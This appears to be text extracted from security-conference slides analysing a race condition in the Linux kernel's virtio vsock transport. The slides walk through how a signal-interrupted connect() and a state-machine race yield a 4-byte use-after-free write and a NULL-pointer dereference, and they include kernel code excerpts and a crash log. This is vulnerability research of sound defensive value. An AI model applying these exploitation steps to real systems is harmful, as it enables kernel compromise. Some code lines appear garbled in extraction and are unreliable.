6     space_available = virtio_transport_space_update(sk, skb);  
7  
8     ...  
9  
10    switch (sk->sk_state) {  
11    case TCP_LISTEN:  
12        virtio_transport_recv_listen(sk, skb, t);  
13        kfree_skb(skb);  
14        break;  
15    case TCP_SYN_SENT:  
16        virtio_transport_recv_connecting(sk, skb);  
17        kfree_skb(skb);  
18        break;  
19    case TCP_ESTABLISHED:  
20        virtio_transport_recv_connected(sk, skb);  
21        break;  
22    case TCP_CLOSING:  
23        virtio_transport_recv_disconnecting(sk, skb);  
24        kfree_skb(skb);  
25        break;  
26    default:  
27        (void)virtio_transport_reset_no_sock(t, skb);  
28        kfree_skb(skb);  
29        break;  
30    }
```


- Now we have obtained a **4 byte UAF**
Write primitive

```
1 static bool virtio_transport_space_update(struct sock *sk,  
2                                           struct sk_buff *skb)  
3 {  
4     struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);  
5     struct vsock_sock *vsk = vsock_sk(sk);  
6     struct virtio_vsock_sock *vvs = vsk->trans;  
7     bool space_available;  
8  
9     if (!vvs)  
10        return true;  
11  
12    spin_lock_bh(&vvs->tx_lock);  
13    vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc);  
14    vvs->peer_fwd_cnt = le32_to_cpu(hdr->fwd_cnt);
```

Race Condition Using Signal

Limitations


SOCK_DONE Check



Solutions

**Race Condition Using
Signal**

State Machine Race Condition



02. Race Condition Scenario

State Machine Race Condition

```
1 void virtio_transport_recv_pkt(struct virtio_transport *t,  
2                               struct sk_buff *skb)  
3 {  
4     ...  
5  
6     space_available = virtio_transport_space_update(sk, skb);  
7  
8     ...  
9  
10    switch (sk->sk_state) {   
11    case TCP_LISTEN:  
12        virtio_transport_recv_listen(sk, skb, t);  
13        kfree_skb(skb);  
14        break;  
15    case TCP_SYN_SENT:  
16        virtio_transport_recv_connecting(sk, skb);  
17        kfree_skb(skb);  
18        break;  
19    case TCP_ESTABLISHED:  
20        virtio_transport_recv_connected(sk, skb);  
21        break;  
22    case TCP_CLOSING:  
23        virtio_transport_recv_disconnecting(sk, skb);  
24        kfree_skb(skb);  
25        break;  
26    default:  
27        (void)virtio_transport_reset_no_sock(t, skb);  
28        kfree_skb(skb);  
29        break;  
30 }
```

- Race leaves ->sk_state as TCP_CLOSING

State Machine Race Condition

```
1 void virtio_transport_recv_pkt(struct virtio_transport *t,  
2                               struct sk_buff *skb)  
3 {  
4     ...  
5  
6     space_available = virtio_transport_space_update(sk, skb);  
7  
8     ...  
9  
10    switch (sk->sk_state) {  
11    case TCP_LISTEN:  
12        virtio_transport_recv_listen(sk, skb, t);  
13        kfree_skb(skb);  
14        break;  
15    case TCP_SYN_SENT:  
16        virtio_transport_recv_connecting(sk, skb);  
17        kfree_skb(skb);  
18        break;  
19    case TCP_ESTABLISHED:  
20        virtio_transport_recv_connected(sk, skb);  
21        break;  
22    case TCP_CLOSING:  
23        virtio_transport_recv_disconnecting(sk, skb);  
24        kfree_skb(skb);  
25        break;  
26    default:  
27        (void)virtio_transport_reset_no_sock(t, skb);  
28        kfree_skb(skb);  
29        break;  
30    }
```

- Race leaves ->sk_state as TCP_CLOSING
- After the UAF write, virtio_transport_recv_disconnecting() is called

State Machine Race Condition

- Then `vsock_stream_has_data()` is called, which dereferences `vsk->transport`

```
1 /*
2  * virtio_transport_recv_disconnecting()
3  *   ⇒ virtio_transport_do_close()
4  *   ⇒ vsock_stream_has_data()
5  */
6 s64 vsock_stream_has_data(struct vsock_sock *vsk)
7 {
8     return vsk->transport->stream_has_data(vsk);
9 }
10 EXPORT_SYMBOL_GPL(vsock_stream_has_data);
```

Loopback Worker

```
1 static void vsock_deassign_transport(struct vsock_sc
2 {
3     if (!vsk->transport)
4         return;
5
6     vsk->transport->destruct(vsk);
7     module_put(vsk->transport->module);
8     vsk->transport = NULL;
9 }
```

connect(VMADDR_CID_HYPERVISOR)

State Machine Race Condition

- Then `vsock_stream_has_data()` is called, which dereferences `vsk->transport`
- However, after the previous `connect()`, `vsk->trans` was freed and `vsk->transport` was initialized to `NULL`

```
1 /*
2  * virtio_transport_recv_disconnecting()
3  *   ⇒ virtio_transport_do_close()
4  *   ⇒ vsock_stream_has_data()
5  */
6 s64 vsock_stream_has_data(struct vsock_sock *vsk)
7 {
8     return vsk->transport->stream_has_data(vsk);
9 }
10 EXPORT_SYMBOL_GPL(vsock_stream_has_data);
```

Loopback Worker

```
1 static void vsock_deassign_transport(struct vsock_sc
2 {
3     if (!vsk->transport)
4         return;
5
6     vsk->transport->destruct(vsk);
7     module_put(vsk->transport->module);
8     vsk->transport = NULL;
9 }
```

connect(VMADDR_CID_HYPERVISOR)

State Machine Race Condition

```
[ 4.273461] BUG: kernel NULL pointer dereference, address: 0000000000000060
[ 4.273705] #PF: supervisor read access in kernel mode
[ 4.273887] #PF: error_code(0x0000) - not-present page
[ 4.274048] PGD 8000000102cbb067 P4D 8000000102cbb067 PUD 102cb8067 PMD 0
[ 4.274269] Oops: 0000 [#1] PREEMPT SMP PTI
[ 4.274415] CPU: 0 PID: 17 Comm: kworker/0:1 Not tainted 6.1.100+ #4
[ 4.274629] Hardware name: QEMU Ubuntu 24.04 PC (i440FX + PIIX, 1996), BIOS 1.1
[ 4.274978] Workqueue: vsock-loopback vsock_loopback_work
[ 4.275172] RIP: 0010:vsock_stream_has_data+0xc/0x20
[ 4.275363] Code: 0f 94 c2 21 d0 c3 cc cc cc cc b8 01 00 00 00 5b c3 cc cc cc c
[ 4.276022] RSP: 0018:ffffc900000093d90 EFLAGS: 00010246
[ 4.276209] RAX: 0000000000000000 RBX: 0000000000000001 RCX: 0000000000000000
[ 4.276468] RDX: 0000000000000000 RSI: 0000000000000001 RDI: ffff888102c94f00
[ 4.276726] RBP: ffff888102c94f00 R08: ffffffff8395f1e8 R09: 00000000ffffdfff
[ 4.276993] R10: ffffffff8387f200 R11: ffffffff8392f200 R12: ffff888102c94f00
[ 4.277254] R13: ffffffff83b2d1c0 R14: ffff888102c94f80 R15: 0000000000000000
[ 4.277503] FS: 0000000000000000(0000) GS:ffff88813bc00000(0000) knlGS:00000000
[ 4.277764] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 4.277952] CR2: 0000000000000060 CR3: 0000000100ac4000 CR4: 0000000003006f0
[ 4.278184] DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
[ 4.278418] DR3: 0000000000000000 DR6: 00000000ffff07f0 DR7: 0000000000000400
[ 4.278649] Call Trace:
[ 4.278736] <TASK>
[ 4.278809] ? __die+0x20/0x70
[ 4.278915] ? page_fault_oops+0x15d/0x470
[ 4.279054] ? do_user_addr_fault+0x65/0x610
[ 4.279196] ? exc_page_fault+0x7b/0x170
[ 4.279330] ? asm_exc_page_fault+0x22/0x30
[ 4.279467] ? vsock_stream_has_data+0xc/0x20
[ 4.279612] virtio_transport_do_close+0x21/0xb0
```




State Machine Race Condition

Limitations

SOCK_DONE Check


NULL-ptr-deref



Solutions

**Race Condition Using
Signal**

State Machine Race Condition



State Machine Race Condition

```
1 void virtio_transport_rcv_pkt(struct virtio_transport *t,  
2                               struct sk_buff *skb)  
3 {  
4     ...  
5  
6     switch (sk->sk_state) {  
7     case TCP_LISTEN:  
8         virtio_transport_rcv_listen(sk, skb, t);  
9         kfree_skb(skb);  
10        break;  
11    case TCP_SYN_SENT:  
12        virtio_transport_rcv_connecting(sk, skb);  
13        kfree_skb(skb);  
14        break;  
15    case TCP_ESTABLISHED:  
16        virtio_transport_rcv_connected(sk, skb);  
17        break;  
18    case TCP_CLOSING:  
19        virtio_transport_rcv_disconnecting(sk, skb);  
20        kfree_skb(skb);  
21        break;  
22    default:  
23        (void)virtio_transport_reset_no_sock(t, skb);  
24        kfree_skb(skb);  
25        break;  
26    }
```



02. Race Condition Scenario

State Machine Race Condition

```
1 static int vsock_listen(struct socket *sock, int backlog)
2 {
3     ...
4
5     if (sock->state != SS_UNCONNECTED) {
6         err = -EINVAL;
7         goto out;
8     }
9
10    ...
11
12    sk->sk_max_ack_backlog = backlog;
13    sk->sk_state = TCP_LISTEN;
14
15    err = 0;
16
17 out:
18    release_sock(sk);
19    return err;
20 }
```

- Calling `vsock_listen()` changes the current `->sk_state` to `TCP_LISTEN`

02. Race Condition Scenario

State Machine Race Condition

```
1 static int vsock_listen(struct socket *sock, int backlog)
2 {
3     ...
4
5     if (sock->state != SS_UNCONNECTED) { ←
6         err = -EINVAL;
7         goto out;
8     }
9
10    ...
11
12    sk->sk_max_ack_backlog = backlog;
13    sk->sk_state = TCP_LISTEN;
14
15    err = 0;
16
17 out:
18    release_sock(sk);
19    return err;
20 }
```

- Calling `vsock_listen()` changes the current `->sk_state` to `TCP_LISTEN`
- `sock->state` must be `SS_UNCONNECTED`
 - A socket currently performing a connect operation returns an error


State Machine Race Condition

- Fortunately, during the race to bypass **SOCK_DONE**, the state was changed to **SS_UNCONNECTED**
 - Because the connect() was canceled due to a signal


```
1 static int vsock_connect(struct socket *sock, struct sockaddr *addr,  
2                          int addr_len, int flags)  
3 {  
4  
5     ...  
6  
7     if (signal_pending(current)) {  
8         err = sock_intr_errno(timeout);  
9         sk->sk_state = sk->sk_state = TCP_ESTABLISHED ? TCP_CLOSING : TCP_CLOSE;  
10        sock->state = SS_UNCONNECTED;  
11        vsock_transport_cancel_pkt(vsk);  
12        vsock_remove_connected(vsk);  
13        goto out_wait;
```

connect(VMADDR_CID_LOCAL)

